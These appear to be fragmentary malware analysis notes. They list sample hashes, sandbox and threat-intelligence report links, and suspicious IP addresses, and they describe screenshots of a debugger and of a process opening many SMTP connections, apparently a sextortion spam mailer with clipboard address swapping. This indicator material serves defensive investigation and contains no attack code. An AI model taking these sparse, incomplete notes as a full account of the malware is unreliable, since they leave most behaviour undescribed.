- b6637a632fc738a8b410006f3a5bc2c2942518e7638c7eb0d09aea4406e6941e
- 638e1586d13933523c0ad33fa63aa7b3b71aabd72f81d97fb7debae941e1608d
- 9bba769bbad289e934744e56b7e0810487862aa2a6373537a99610e6c423dcca
- a1a6315743cab33b2b7f362aa01b79156279709fa122187e4ccbd91ee6e05e69
- 9603363c5a2c453640cb31e813e862eca58309f5029050d75815c4aae5d8032a
- 5a9c4561083d87bc159364be693ca4e3c3e897ab9352bb94d2b4e53ac8dca88f
- fa2f459b22df8dc33544fcb145ed32991c284c6cde15591190309e46db01928e
- 35d1805a3f6e768e53c79ac3182bbf81ee61954e622e72a7a9106ac9e7aa0b5d
- 3ef323f5cfb9178c83c2406c308c1fa52ec2aee60fbde2e9bdab3c95f18ffe46
- 13ed456d5f11c1134b250dc02827c04e36b13f7fdc0a9ebbb483aceafb50acbd
- 8fc75d7383e9450a8a6d46d82927b3fbf1ba76240b1c4357d44c56666fb32e0a
- b3b60633dcc82c030504e45bf8af059f6aec0376b083ac91d0f5f898047317cf
- 4585e016c4a7227ac2de5798e86875bf2d9a971983c1f26d5adf89fde1fe2e94
- d896de761ca06a016c8dc37b9aa53f06a13436bce53164ceaed1e3bdf8f48ffa
- 1ed63cd034b8bfedc1653914e29672fe43f87a1914adf8c3e79e2cd5e203df20
- 66bca8e8936d6fcbff88309daf6e8a4e302d5692d0a758d08292714f19b8810c
- 88bbb810f84402e320c7efd32ac9b8a03895ebed09a4f37770322db1d97acf62
- 158cd7b78dce398d1547476ea01039467c5cb7565b35d75ea2ad4e60b9c4812f
- 78298d81e73f831456fde103ea46f62270e375594213d02c0de891a1de328a3d
- 7f88d7455724e20620c210a1df6ab04e4d061a735fe7629f882aedc92f528b69
- a1a6b077762d20a5a76a0aeb797cd76738d06022f3134dfb831322c603b7739d
- 624b36b227ac61573cca78cc7f8c691ff93306d8391cdbbb4c84a29a4eaa8506
- 0d89dabb51259c1896d2abb7a23e4aa47db405f7583415b5e05c3287b1ad5616
- 79ef98e1ab669dc464ec9b34a6a4a65ccb258ccc7a34036dd4a58ce8f66a2e8

ANALYSIS

- <https://analyze2.intezer.com/#!/analyses/988aec6a-d2d0-40a2-8d0f-1056649d98da>
- <https://ransomwaretracker.abuse.ch/ip/208.100.26.251/>
- <https://www.threatminer.org/host.php?q=208.100.26.251>
- <https://jbxcloud.joesecurity.org/analysis/936034/0/html>
- <https://www.virustotal.com/gui/file/d0fcb364a1d37c93740edcb88695de72de8b53fcf29c6bb0fcbc-792897fd9b8b/behavior/Dr.Web%20vxCube>
- <https://www.virustotal.com/gui/file/b9b4511065cb56bd162e143c22cf2afe32e3ee6617ba5a4852182cb-0781f18f1/behavior/Rising%20MOVES>


IPS

- <https://www.virustotal.com/gui/ip-address/35.225.160.245/details>
- <https://www.virustotal.com/gui/ip-address/208.100.26.251/details>
- <https://www.virustotal.com/gui/ip-address/7.5.7.7/rerelations>
- <https://www.virustotal.com/gui/ip-address/193.32.161.73/rerelations>
- <https://nexusconsultancy.co.uk/blog/email-scam-ashamed-of-yourself/>


Debugger window showing assembly code and registers for process 9be0.exe. The CPU window displays instructions such as `mov word ptr ss:[ebp-688], cx` and `push ecx`. The registers window shows values for EAX, ECX, EDI, etc. The memory dump window shows hex and ASCII data.


Process Explorer window showing a list of processes. The Properties dialog box for 38168.exe is open, displaying network connections. The connections table is as follows:

Local Address	Remote Address	State
TCP dell_lab3_55451	hp234.hostpapa.com:smtp	ESTABLISHED
TCP dell_lab3_55504	104.47.5.33:smtp	ESTABLISHED
TCP dell_lab3_55505	172.217.197.26:smtp	ESTABLISHED
TCP dell_lab3_55517	47.43.18.9:smtp	ESTABLISHED
TCP dell_lab3_55524	mta-ch2.sys.comcast.net:smtp	ESTABLISHED
TCP dell_lab3_55527	104.47.5.33:smtp	ESTABLISHED
TCP dell_lab3_55528	98.136.96.77:smtp	LAST_ACK
TCP dell_lab3_55529	104.47.5.33:smtp	ESTABLISHED
TCP dell_lab3_55530	98.136.96.77:smtp	LAST_ACK
TCP dell_lab3_55531	172.217.197.26:smtp	ESTABLISHED
TCP dell_lab3_55532	74.6.137.45:smtp	ESTABLISHED
TCP dell_lab3_55533	104.47.5.33:smtp	ESTABLISHED
TCP dell_lab3_55534	104.47.5.33:smtp	ESTABLISHED
TCP dell_lab3_55535	98.136.96.77:smtp	LAST_ACK
TCP dell_lab3_55536	144.160.159.22:smtp	ESTABLISHED
TCP dell_lab3_55537	98.136.96.77:smtp	LAST_ACK
TCP dell_lab3_55538	98.136.96.77:smtp	ESTABLISHED
TCP dell_lab3_55539	mta-v1.aol.mail.wp.ne1.yahoo.com:smtp	ESTABLISHED
TCP dell_lab3_55540	104.47.5.33:smtp	ESTABLISHED
TCP dell_lab3_55541	172.217.197.26:smtp	ESTABLISHED
TCP dell_lab3_55542	172.217.197.26:smtp	ESTABLISHED
TCP dell_lab3_55543	mx.windstream.net:smtp	ESTABLISHED
TCP dell_lab3_55544	98.136.96.77:smtp	ESTABLISHED
TCP dell_lab3_55545	104.47.5.33:smtp	ESTABLISHED
TCP dell_lab3_55546	mta-v1.aol.mail.wp.ne1.yahoo.com:smtp	ESTABLISHED
TCP dell_lab3_55547	104.47.5.33:smtp	ESTABLISHED
TCP dell_lab3_55548	172.217.197.26:smtp	ESTABLISHED
TCP dell_lab3_55549	mta-v1.aol.mail.wp.ne1.yahoo.com:smtp	ESTABLISHED
TCP dell_lab3_55550	98.136.96.77:smtp	ESTABLISHED



In the blackmail message extracted from the network pcap, we can see that the file is being blocked by anti-spam engines.





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This is the address that is replaced by the copy-paste.

